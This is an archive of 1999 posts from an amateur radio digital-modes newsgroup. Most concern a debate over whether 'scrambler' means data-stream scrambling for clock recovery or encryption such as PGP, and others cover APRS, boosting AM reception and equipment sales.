> Err, I mean I don't think the encryption is very good. Anyone who knows
> the polynomial can decrypt your data. Usually, that means anyone with
> the same software. Not very secure.
>
> Hamish
> --
> Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
> Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
> Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

Please note that the original poster simply asked about scrambling
programs
for software.. The word ham radio was not even mentioned. It was not
inferred from the poster's original question that amateur radio would
be a medium for transmission of encrypted traffic. In fact, with the
ubiquitous availability of the internet for encrypted communications,
Ham radio as a medium of transmission for secure communications
and it's subsequent illegallity is a moot point..

It is NOT true that just because two different people have the same
encryption software that they can read traffic that is encrypted
for someone else.

PGP, Public-Key crypto is well established, using up to 4096 bit public
key length and a 128-bit session key for the message exchange between
recipients. Commercial versions can use both RSA and Diffie-Hellman
algorithms. Freeware that is commonly available via the internet
has Diffie-Helman only.

See the original publication of Public-Key cryptography and it's
implementation in the August 1979 issue of Scientific American
Magazine, written by Martin Hellman (page 146).

In fact, the Diffie-Hellman implementation of the Public-Key
algorithm is now in the public Domain, and that is one of the

primary reasons why the D-H version of PGP is now freeware,
as no licensing of the public key implementation is even
required for this version..

Trish
--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/callsign.html?callsign=wa6ube>
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

Echelon Magnet:

Michigan shore may be fruitful.
Drop 6 continues to be reliable
indicator. Semtex Blowpipe
Capricorn Gamma Gorizont
penrep racal.

5594. Re: Scrambler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <38670CC4.41AF@ix.netcom.com>
Source record: 14908

NDS wrote:
>
> Anyone know of a good software scrambler?
> I have seen them about on the net,but can't seem to find them anymore.
> Thanks in advance.

For the lastest info and download information on
PGP, see: <http://www.pgpi.org/>
--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/callsign.html?callsign=wa6ube>
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

Echelon Magnet:

Michigan shore may be fruitful.
Drop 6 continues to be reliable
indicator. Semtex Blowpipe
Capricorn Gamma Gorizont
penrep racal.

5595. Re: Scrambler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <38670F8A.6326@ix.netcom.com>
Source record: 14909

Ah.. thanx Hamish.. perhaps we also stumbled across an
area where people in different countries may attach
different meanings to the same word, i.e. "scramble"

so, perhaps time-division or time-sharing of a port
is referred to as scrambling in australia??

Here, scrambling generally refers to "mixing-up"
for the purpose of making something un-intelligible..

Hence my earlier reply.

Hmm.. why does this remind me of Alice and her
adventures in wonderland??

Trish

Hamish Moffatt wrote:
>
> Hi Trish,
>
> Thanks for your reply. Obviously we have our wires crossed; I didn't
> take scrambler to mean encryption software at all.
>
> > Please note that the original poster simply asked about scrambling
> > programs
> > for software.. The word ham radio was not even mentioned. It was not
>
> That's true, although the question was asked on a rec.radio.amateur
> amateur group, so I assumed it related to ham radio.
>
> > It is NOT true that just because two different people have the same
> > encryption software that they can read traffic that is encrypted
> > for someone else.
>
> Generally speaking, no of course not. I have used PGP to varying extents
> for the past few years, and know the theory behind public key crypto
> systems and RSA.
>
> In this case I took "software scrambler" to mean a scrambling function
> used in serial transmission. These are commonly employed on non-synchronous
> circuits to aid in clock recovery -- systems such as ham radio data circuits,
> optical data systems etc. The scrambler modifies the data stream to
> ensure transitions occur reasonably often to aid in clock recovery.
>
> They also modify the data stream, which effectively provides encryption

> if you don't know the scrambling polynomial which was used. If you do know,
> you can decrypt the data. Like a single-key crypto system.
>
> 73
> Hamish
> --
> Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
> Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
> Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/callsign.html?callsign=wa6ube>
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

Echelon Magnet:

Michigan shore may be fruitful.
Drop 6 continues to be reliable
indicator. Semtex Blowpipe
Capricorn Gamma Gorizont
penrep racal.

5596. FA: MFJ 1278 Multi-mode Data Controller (Packet, RTTY, CW, FAX)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: longbch@my-deja.com
Message-ID: <843tsb$m3t$1@nnrp1.deja.com>
Source record: 14993

For Auction: MFJ 1278 Multi-mode Data Controller (Packet, RTTY, CW, FAX)

See the auction at:

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=221981939

This package includes:

- The MFJ-1278 multi-mode controller
- AC adapter power supply
- Owner's Manual (Includes troubleshooting, calibration, and schematics) - 2 Microphone cables with 5-pin DIN male connectors (one is wired for a Kenwood TS-430S)
- MFJ Packet Starter Pack pamphlet
- Fast-Start manual (not pictured)
- 3.5" floppy of the MFJCOMM 3.0 software. This is the DOS program that communicates with the unit.

The 1278 will operate the following modes:

- VHF packet
- HF packet
- Baudot
- AMTOR
- ASCII
- CW
- Weather Fax

I will try to answer any questions, please don't hesitate to e-mail me.

Thanks

Sent via Deja.com http://www.deja.com/
Before you buy.

5597. 10m APRS reports please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <f6bndFAxOeZ4Ewwd@dowrmain.demon.co.uk>
Source record: 14994
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

I'd welcome any reports of my APRS signal on 28.297 (center) 300bps
200Hz shift signal.

73
Ian, G3NRW
--
+---+
| APRS on 144.800 [IO91SX] ~55km/35 miles NNW of London |
| email: g3nrw@arrl.net |
| |
| APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/Faprswg.html|
+---+

5598. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn86bms4.754.nomail@linux.pe1chl.ampr.org>
Source record: 14995

Steve Sampson <ssampson@usa-site.net> wrote:
>The APRS protocol is based on the digipeater, and thus there is no
>networking assumed. You digi through a relay and maybe a relay
>followed by a wide (today the digipeaters are a little more
>sophisticated with widen-N callss).

Over here, everyone digipeats via WIDE,WIDE and everyone with an ego sets
his alias to WIDE. You can guess what this leads to when there is not some
form of cleverness in the digipeater. Fortunately, they usually use
software like UI-View that does not blindly digipeat everything in sight.
Things would be very bad when the TNC would do the digipeating...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5599. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn86bo1t.754.nomail@linux.pe1chl.ampr.org>
Source record: 14996

Roger Barker <roger@peaksys.co.uk> wrote:
>>>If you want to know why most people use Windows rather than Linux, you
>>>only need to read your own output.

>>Of course, when Windows software authors would distribute sources, the
>>situation would be similar if not worse. Actually, with many Windows
>>packages I get a number of .DLL's out of a certain set (things like
>>ctld3v2.dll, mfc42.dll, msvcrt.dll come to mind) of which each program
>>seems to think the version it has used is the optimal version that
>>should be written over the one already on the system. No matter if a
>>newer version is already there.

>If the software author uses a good installer, e.g. InstallShield, that
>problem should not occur.

Same thing on Linux. Except that on Linux it is not customary to update
the operating system via your application distribution files.

Application distributions normally include only application programs,
and they point to the (minimum) versions of operating system and library
distributions they require.

Quite sophisticated programs exist to grab and install these extra
distribution files when they are required. The only unfortunate fact
is that there exist so many of these programs that it is unlikely that
your installation of a "foreign" package will go through smoothly.
(it is no problem to install something the distributor has put on his
CD-ROM set or FTP site)

After the current flurry of "free development", which is often viewed
as a process of evolution to find the best solution to all the issues,
Linux still needs a good natural disaster to weed out all the inferior
components and let only the sound ones survive and be further developed
and agreed-upon as the solution to be used by the majority.

Maybe Windows 2000 will be it.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5600. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn86bnjj.754.nomail@linux.pe1chl.ampr.org>
Source record: 14997

Ian Wade <ian@dowrmain.demon.co.uk> wrote:
>In article <slrn86520e.a80.nomail@linux.pe1chl.ampr.org>, Rob Janssen
><nomail@pe1chl.demon.nl> writes

>>I'm a bit puzzled how the application can extract unambiguous data from
>>the seemingly ad-hoc structure of the packets.

>Yes, it is puzzling :-) There are many ambiguities in the current
>specification, but most of it seems to work more-or-less reliably most
>of the time in practice. Hopefully these ambiguities will be addressed
>in future versions.

I have read the document, and now a few things are a bit clearer to me.
Not only a few of the details I apparently missed when just looking at the
traces, but also a couple of things about the design principles these
guys follow...

Apparently they are totally focused on using every bit in the packet (at
least some of them are), and they end up totally mixing up the addressing
and data layers. Especially the designers of the "Mic-E" protocol have
done a very bad job in this respect, IMHO.

In other points, fields are padded with spaces for no good reason.
And "special characters that should not occur in the message" are used
all over the place, even to overcome apparent oversights in the original
protocol ("when we tack on <special character><message> to the end of
an existing message we can include some extra feature that was forgotten")

I find this deceptive for a later-generation protocol in packet radio.
I would have hoped that people would have learned from the early days,
and developed a protocol in such a way that it is easily extensible,
even in an environment where there are multiple non-cooperating developers
and no central registry for protocol and data elements. This has been the
development environment for the early packet protocols, and every developer
knows what things to watch out for in such an environment.

Now, with a working worldwide Internet in place, it should be possible
to have a registry with much less effort. But protocols are still designed
in a way that favors short-sighted "efficiency" considerations over
unambiguity, extensability, compatability, etc.

It is a good thing that you have documented the existing mess so well,
but I don't envy those people that want to write a compatible application,
or to extend the protocol with new elements that don't make the existing
implementations fall over...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5601. Scrambler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: NDS <nds@freeuk.com>
Message-ID: <Rbm94.6356$vi5.164744@nnrp3.clara.net>
Source record: 14998

Anyone know of a good software scrambler?
I have seen them about on the net,but can't seem to find them anymore.
Thanks in advance.

5602. Re: Scrambler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <846v5fenh1@arachne.labyrinth.net.au>
Source record: 14910

Hamish Moffatt <hamish@rising.com.au> wrote:
> D. Stussy <kd6lvw@bde-arc.ampr.org> wrote:
>> These aren't legal for amateur radio (at least here in the U.S.).

> Shouldn't you be OK as long as the polynomial is published?

> Encryption is not the only useful outcome of scrambling; in fact, I think
> the encryption is even very good. What it does do is try to ensure there

Err, I mean I don't think the encryption is very good. Anyone who knows
the polynomial can decrypt your data. Usually, that means anyone with
the same software. Not very secure.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5603. Re: Any web or telnet sites via internet access to packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: Dale Gillilan <positivechanges.hypnosis@gte.net>
Message-ID: <386706F3.950A4077@gte.net>
Source record: 14911

Thanks for the offer, Dan. I'll take you up on it.

In all honesty, I think I've covered a lot of the learning curve. I've figured out how to get the modem (tnc) to work, etc. My problem seems to be in getting the software to work. Here is what happens:

I can send the modem commands and it responds if I use the native communication program in my palmtop (I'm using an HP 200lx running DOS 5.x). The tnc (an MFJ 1278) will send back "data." I put it in quotes, because I've never figured out exactly what I'm listening to (fax, Pactor, Amtor, RTTY, etc.), so I'm always just guessing at what mode to put the tnc in. As a result, I never get any really readable info.

Anyway, back to my symptoms. I've tried running Baycom (1.5 and 1.7) and MFJCom and MultiCom (MFJ). They totally hang up my pc when I send a command to the tnc.... I've recently tried the trial version of XPCom. It seems to be working ok so far (again, I don't know what I'm listening too, but at least it's not hanging the system). However, I need to be able to get fax, etc. as well as messages.

I live on a sailboat and will be cruising off shore with my family soon, so having the full capability of my tnc is very important for me (it could even be a matter of safety and survival).

I would appreciate ANY suggestions you might have.

Thanks,

Dale

Daniel nicholson wrote:

> Keep at it Dale. It is a learning curve but it is a short one!! One thing I
> do hope is that there is plenty of packet activity in your area. Here it has
> dropped to a few die hards <Me for one> . what kind of bugs do you have? I
> am not an expert but I have been on packet for 10 years..
> I will try to help if I can...
>
> Dan
>
> >
> >Boy, I wish that were my experience. I have spent numerous DAYS trying to
> get
> >my system to work. I have yet to be successful at getting all the bugs out
> so
> >I can send and receive a message.
> >

> >Perhaps it's due to the fact that I have never been on any digital ham
> system
> >before, just voice and good 'ol CW. Anyway, I hope it's just a learning
> curve
> >issue. Sure is discouraging...
> >
> >Dale
> >

5604. AM Reception

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: quest14now@aol.com
Message-ID: <19991227022408.01139.00000938@ng-ft1.aol.com>
Source record: 14912

Does anyone have suggestions on how to strengthen AM reception inside a building? Can pick up FM fine. If your near the walls can get a faint signal. Is there a way or device that will increase or relay a signal.

Thank you in advance for any assistance

Lenny

5605. Advice sought

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: Chris Smith <chris@caladan.net>
Message-ID: <386743bc@saturn.caladan.co.uk>
Source record: 14913

Hi,

Has anyone any advice they can give me please. I was involved in packet, years ago when it first came out and would now like to get back into this mode. I would like to join the TCP/IP network in the UK, so does anyone know where I can obtain an IP address from?

And question two is what is the best TNC to use nowadays, bearing in mind that I only want to use it for the TCP/IP network.

Finally, what freq's are used on 2m and 70cm ?

Thanks,

Chris
G1FEF

5606. Re: Scrambler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: jbloom@arrl.org
Message-ID: <slrn86emqf.dp1.jbloom@jbloom.connix.com>
Source record: 14914

On Sun, 26 Dec 1999 23:04:42 -0800, Patricia Gibbons <wa6ube@ix.netcom.com>
wrote:
>
>Here, scrambling generally refers to "mixing-up"
>for the purpose of making something un-intelligible..

Not in the context of amateur digital communications. There it is often
used in the way Hamish used it:
http://www.hamradio.si/psk23cm.html
Even in this country:
http://www.amsat.org/amsat/articles/g3ruh/109.txt
And even in non-amateur use:
http://www.ict.es/documents/doc_dictionary.html

>Hamish Moffatt wrote:
>> In this case I took "software scrambler" to mean a scrambling function
>> used in serial transmission. These are commonly employed on non-synchronous
>> circuits to aid in clock recovery -- systems such as ham radio data circuits,
>> optical data systems etc. The scrambler modifies the data stream to
>> ensure transitions occur reasonably often to aid in clock recovery.

Jon
--
Jon Bloom, KE3Z
jbloom@arrl.org
Electronic Publications Manager (Software, CD-ROMs and Web site)

5607. Re: Scrambler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: rudder_NoCannedOffal@gulfcoast.net
Message-ID: <8EA9583D3zzz@209.26.110.165>
Source record: 14915

wa6ube@ix.netcom.com (Patricia Gibbons) wrote in
<38670BE8.84@ix.netcom.com>:

>Please note that the original poster simply asked about scrambling
>programs for software.. The word ham radio was not even mentioned. It was
>not inferred from the poster's original question that amateur radio would
>be a medium for transmission of encrypted traffic. In fact, with the
>ubiquitous availability of the internet for encrypted communications,
>Ham radio as a medium of transmission for secure communications
>and it's subsequent illegallity is a moot point..

When someone posts to an amateur radio forum and requests info on scrambling software, or anything else for that matter, without a specific statement that it is NOT for ham use, it is perfectly reasonable to make the assumption that the request is for ham radio purposes. However, the original poster appeared to be from the UK, and references to US law are probably of little use in this case.

Regarding your point about secure communications over ham radio being "moot" because of the internet: I note your position with the City of San Jose. Surely you are aware of the availability and use of encrypted land mobile radio equipment for law enforcement work. The other side, notably drug traffickers, likes to employ the same in the conduct of their illegal activities. Scrambled (encrypted) ham radio equipment would be something that could be useful for criminal activities. In my opinion, requests for information on how to scramble amateur radio gear should be ignored, at least by US hams.

--
Regards,
Malcolm WX4YZ

(To reply via email, remove all between rudder and @)

5608. Re: AM Reception

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s6eunuo0h45152@corp.supernews.com>
Source record: 14916

I take it the building has no windows, and running a coax is not
acceptable?

Lenny wrote
>Does anyone have suggestions on how to strengthen AM reception inside a
>building? Can pick up FM fine. If your near the walls can get a faint signal.
>Is there a way or device that will increase or relay a signal.

5609. Re: AM Reception

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: Gregory McIntire <gregorm9@idt.net>
Message-ID: <386786A7.EDBC8841@idt.net>
Source record: 14917

This has always been a problem for me as I seem to always live in places where the AM reception of the stations I like is poor. You don't mention too much about your specific situation, but if you are using a portable radio receiver one thing that will often work, and is very simple to do, is to wrap a few turns of wire around the receiver (hopefully around its presumed internal ferrite ant.) and then attach the other end of the wire to the little screw that holds the cover on an electrical outlet. This screw is connected to the ground wire of the buildings wiring. This assumes that the wiring of the building meets current electrical code.

Lenny wrote:
>
> Does anyone have suggestions on how to strengthen AM reception inside a
> building? Can pick up FM fine. If your near the walls can get a faint signal.
> Is there a way or device that will increase or relay a signal.
>
> Thank you in advance for any assistance
>
> Lenny

5610. Press Release: CSS to sell and support LogWindows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <6DN94.15751$Ym1.608805@tw11.nn.bcandid.com>
Source record: 14918

Press Release

LogWindows now sold and supported by CSS
CSS to update popular logging program

Muscle Shoals, Alabama. December 27, 1999: Creative Services Software announced today that they have contracted with SCO, Inc to do sales, support and updating of the popular LogWindows logging program. SCO, Inc will maintain ownership of the product.

LogWindows was created in 1994 by Ira Chavis, WA1W and had been distributed in the past by AEA, Timewave and SCO. The program interfaces with all of the CSS TNC host mode programs including PacTerm ®98, PKTerm ®99 and MultiComm Host.

CSS is handling all backorders from SCO, and will be selling the program through dealers and direct sales starting January 3, 2000. The program will retail for $49.95.

®I®m very happy we can give this level of support to the LogWindows userbase®, said Rick Ruhl,. President and owner of Creative Service Software. ®There is quite a loyalty from the ham radio community to the program. We are happy to now be a part of that family.®

CSS will continue to support other logging programs in its TNC product.

Creative Services Software is at http://www.cssincorp.com
Windows, Windows 95, Windows 98 and Windows NT are Registered Trademarks of Microsoft Corporation.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

5611. Re: Scrambler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: John Wiley <jw@physics.gmu.edu>
Message-ID: <8489c2$8mc@portal.gmu.edu>
Source record: 14919

Patricia Gibbons <wa6ube@ix.netcom.com> wrote:
: Ah.. thanx Hamish.. perhaps we also stumbled across an
: area where people in different countries may attach
: different meanings to the same word, i.e. "scramble"

: so, perhaps time-division or time-sharing of a port
: is referred to as scrambling in australia??

: Here, scrambling generally refers to "mixing-up"
: for the purpose of making something un-intelligible..

The term "scrambler" usually refers to a
device that basically "smashes up" long streams of 1s or 0s in
the data stream prior to modulation (in the context of a
digital comm system)... This has absolutely NOTHING to do with
encryption, and everything to do with robust timing and carrier
recovery (as another poster has already mentioned)...
(NOTE: Im in the US... ;->)

: Hence my earlier reply.

: Hmm.. why does this remind me of Alice and her
: adventures in wonderland??

:-) Yay! All is as it should be!

-jw

5612. Re: AM Reception

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: quest14now@aol.com
Message-ID: <19991227134554.20333.00000799@ng-fu1.aol.com>
Source record: 14920

Thanks for the suggestion. Let me give more information as I should have in the first place. It's a large plant with machinery. A postal general mail proccessing plant. We use small portable radios attached to the belt or head sets. There is alot of moving around and working lifting and sweeping mail from the machine by hand so a stationary portable radio doesn't work. No windows in the general vicinity

5613. Re: AM Reception

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: quest14now@aol.com
Message-ID: <19991227133741.20333.00000797@ng-fu1.aol.com>
Source record: 14921

Both true - sorry for the lack of complete info

5614. Re: Christmas Parking Story

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: "Joseph S. Wisniewski" <wiz@netfrog.net>
Message-ID: <3867B862.F543FE5E@netfrog.net>
Source record: 14922
Cross-posted to: rec.crafts.textiles.needlework,rec.crafts.textiles.quilting,rec.crafts.textiles.sewing,rec.crafts.textiles.yarn,rec.crafts.winemaking,rec.crafts.woodturning,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Gamda Miller wrote:
>
> Christmas Parking Story
>
> Here a story from "http://www.interbulletin.com".
>
> An older woman was cruising around a busy parking lot just before
> Christmas. She was driving in her new Mercedes-Benz looking in
> vain for a parking space.
>
> Finally, the woman saw someone, who was loaded with packages,
> heading for a car. She patiently followed him, put on her
> blinker and waited patiently until he pulled out. Just as he
> pulled out a young man in a sleek black Porsche zipped in to the
> space ahead of her. She was dumbfounded and outraged.
>
> Then the women jumped out of her car shouting, "How could you do
> that? Didn't you see me waiting there with my signal on?"
> He replied, "That's what happens when you're young and fast."
> As the young man was about to enter the store he heard the
> hideous crunch of metal striking metal. He ran back, horrified,
> to see that the woman had gunned her Mercedes and smashed it
> right into his beautiful black Porsche. He ran back and cried,
> "How could you do that?"
>
> She smiled and said, "That's what happens when you're old and
> rich!"

The proper quote is "I'm older, and have more insurance". Fried Green Tomatoes.

Tawanda!

5615. Internet Radio! It's easier than ever thanks to Webradio.com

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: jericho0023@aol.com
Message-ID: <19991227133915.23897.00002906@ng-bh1.aol.com>
Source record: 14923

If you've ever wanted to listen to the radio while on the internet, try Webradio.com. There's nothing to download, no players to buy. Just the music you want coming to you live over the net. Webradio.com uses a Java based streaming program. That means no Plug-Ins. Every concievable kind of music, all the time! All, through the ease of your internet connection. Webradio.com! Try it today!

And for you broadcasters out there, you can get your radio station streaming to listeners around the globe quicker and easier than ever before.

5616. Re: Christmas Parking Story

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: Karen Tetreault <karentet@javanet.com>
Message-ID: <848dmi$2et$1@bob.news.rcn.net>
Source record: 14924
Cross-posted to: rec.crafts.textiles.needlework,rec.crafts.textiles.quilting,rec.crafts.textiles.sewing,rec.crafts.textiles.yarn,rec.crafts.winemaking,rec.crafts.woodturning,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

You just have to love Kathy Bates!!!!!

Karen

5617. Re: Scrambler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: John Wiley <jw@physics.gmu.edu>
Message-ID: <848e4i$stq@portal.gmu.edu>
Source record: 14925

M. J. Clark <rudder_NoCannedOffal@gulfcoast.net> wrote:

: When someone posts to an amateur radio forum and requests info on scrambling
: software, or anything else for that matter, without a specific statement that
: it is NOT for ham use, it is perfectly reasonable to make the assumption that
: the request is for ham radio purposes. However, the original poster appeared
: to be from the UK, and references to US law are probably of little use in
: this case.

This may indeed by the case, however...

1) It is still (at least the last time I checked) legal to *LEARN*
about crypto methods... Last time I checked (I may be wrong
on this point as well), one of the *PURPOSES* of Ham Radio
is LEARNING... <sigh>

2) Scrambler <> Encryptor... Different devices altogether... Scramblers
are MOST CERTAINLY of use to Hams... (It may very well be that
the original poster doesn't know the difference, and quite frankly,
those folks that are flying off the handle and making an
enormous deal out of this don't seem to either... <clue?>)

: Regarding your point about secure communications over ham radio being "moot"
: because of the internet: I note your position with the City of San Jose.
: Surely you are aware of the availability and use of encrypted land mobile
: radio equipment for law enforcement work. The other side, notably drug
: traffickers, likes to employ the same in the conduct of their illegal
: activities. Scrambled (encrypted) ham radio equipment would be something
: that could be useful for criminal activities. In my opinion, requests for
: information on how to scramble amateur radio gear should be ignored, at least
: by US hams.

<sigh> This argument is specious and silly... There are enough
disreputable engineers in the real world that would take "illegally
gained" funding to tackle this problem using any NUMBER of LPI/LPD
methods not necessarily employing encryption... (And in fact, your
"drug traffickers" would probably just employ modified LMR gear...)

What he SHOULD do, if he's interested in EITHER definition of "scrambler"
that's being thrown about, is go pick up a book in either Digital Comm
Theory (I recommend either Proakis or the somewhat less readable but
wonderfully useful Wozencraft and Jacobs), or a good encryption book...
Either can be had, and contrary to what you seem to be saying, reading
either is perfectly legal in either the UK or the US (as is implementing
ANYTHING in either book via hardware OR software... NOTE: I SAID
"IMPLEMENTING"... NOT "USE FOR ILLEGAL PURPOSES"...)

Best Regards,

-jw

5618. Re: Scrambler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9912272042140.10815-100000@dns.bde-arc.ampr.org>
Source record: 14926

On Sun, 26 Dec 1999, Patricia Gibbons wrote:
> Hamish Moffatt wrote:
> > Hamish Moffatt <hamish@rising.com.au> wrote:
> > > D. Stussy <kd6lvw@bde-arc.ampr.org> wrote:
> > >> These aren't legal for amateur radio (at least here in the U.S.).
> > >
> > > Shouldn't you be OK as long as the polynomial is published?
> > >
> > > Encryption is not the only useful outcome of scrambling; in fact, I think
> > > the encryption is even very good. What it does do is try to ensure there
> > >
> > Err, I mean I don't think the encryption is very good. Anyone who knows
> > the polynomial can decrypt your data. Usually, that means anyone with
> > the same software. Not very secure.
> >
>
> Please note that the original poster simply asked about scrambling
> programs
> for software.. The word ham radio was not even mentioned. It was not
> inferred from the poster's original question that amateur radio would
> be a medium for transmission of encrypted traffic. In fact, with the
> ubiquitous availability of the internet for encrypted communications,
> Ham radio as a medium of transmission for secure communications
> and it's subsequent illegallity is a moot point..

Although I agree that the poster didn't mention amateur radio in his question,
he did ask it on an amateur radio NG, so he got an answer (from me) that
matched the context of both the question and the NG he chose to ask it on.

> It is NOT true that just because two different people have the same
> encryption software that they can read traffic that is encrypted
> for someone else.
>
> PGP, Public-Key crypto is well established, using up to 4096 bit public
> key length and a 128-bit session key for the message exchange between
> recipients. Commercial versions can use both RSA and Diffie-Hellman
> algorithms. Freeware that is commonly available via the internet
> has Diffie-Helman only.
>
> See the original publication of Public-Key cryptography and it's
> implementation in the August 1979 issue of Scientific American
> Magazine, written by Martin Hellman (page 146).
>
> In fact, the Diffie-Hellman implementation of the Public-Key
> algorithm is now in the public Domain, and that is one of the

> primary reasons why the D-H version of PGP is now freeware,
> as no licensing of the public key implementation is even
> required for this version..

5619. Re: AM Reception

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <848p8c$6tm$1@bob.news.rcn.net>
Source record: 14927

If it's a single AM station you are interested in, you could place an AM receiver outside where it can pick up a signal, then run the audio into the building and feed a small FM transmitter inside near the work site. Place the FM transmitter on an unused frequency and tune it in on your FM receiver.

Lenny <quest14now@aol.com> wrote in message news:19991227134554.20333.00000799@ng-fu1.aol.com...
> Thanks for the suggestion. Let me give more information as I should have in the
> first place. It's a large plant with machinery. A postal general mail
> proccessing plant. We use small portable radios attached to the belt or head
> sets. There is alot of moving around and working lifting and sweeping mail from
> the machine by hand so a stationary portable radio doesn't work. No windows in
> the general vicinity

5620. Re: Scrambler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <846a7n$2tom$1@arachne.labyrinth.net.au>
Source record: 14928

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote:
> These aren't legal for amateur radio (at least here in the U.S.).

Shouldn't you be OK as long as the polynomial is published?

Encryption is not the only useful outcome of scrambling; in fact, I think the encryption is even very good. What it does do is try to ensure there are no long periods of either 0 or 1 in the data signal. For systems which must use clock recovery (ie the clock is not transmitted along-side the data), this helps a lot.

Hamish vk3sb
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5621. Re: CW Over the Net?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: Helmut Wabnig <hwabnig@aon.at>
